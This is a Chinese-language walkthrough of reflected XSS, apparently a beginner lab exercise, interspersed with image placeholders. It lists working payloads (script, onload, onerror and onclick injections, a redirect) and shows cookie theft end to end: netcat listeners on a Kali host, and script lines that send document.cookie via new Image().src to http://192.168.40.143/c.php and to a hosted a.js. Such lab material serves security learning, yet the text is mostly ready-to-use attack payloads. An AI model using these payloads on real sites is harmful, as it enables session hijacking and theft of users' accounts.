


# XSS反射型


（Refiected）








初级




代码




使用场景：


直接嵌入

<script>alert('xss')</script>





<body onload=alert('xss')>





<a href=http://www.4399.com>登录</a>







<img src=http://www.baidu.com/a.jpg onerror=alert('xss')>





<a href ='' onclick=alert('你是猪')>登录</a>





重定向：


<script>window.location="http://www.baidu.com"</script>






获取Cookie值

<script>alert(document.cookie)</script>






监听（测试连接）


┌──(root💀kali)-[~/桌面]

└─# nc -vnlp 80




在执行

<iframe src='http://192.168.40.143/a.jpg' height='0' width'0'></iframe>



最后查看监听







监听Cookie值 （反弹Cookie值）

┌──(root💀kali)-[~/桌面]


└─# nc -vnlp 80




<script>new Image().src="http://192.168.40.143/c.php?output="+document.cookie;</script>




查看监听 （Cookie值）






┌──(root💀kali)-[~/桌面]


└─# nc -vnlp 80




<script>new Image().src="http://192.168.40.143/c.php?output="+document.cookie;</script>



查看监听





隐藏

┌──(root💀kali)-[~/桌面]


└─# cd /var/www/html

┌──(root💀kali)-[/var/www/html]

└─# vim a.js

var img = new Image();

img.src='http://192.168.40.143:88/cookie.php?cooie='+document.cookie;



┌──(root💀kali)-[/var/www/html]


└─# /etc/init.d/apache2 start

Starting apache2 (via systemctl): apache2.service.

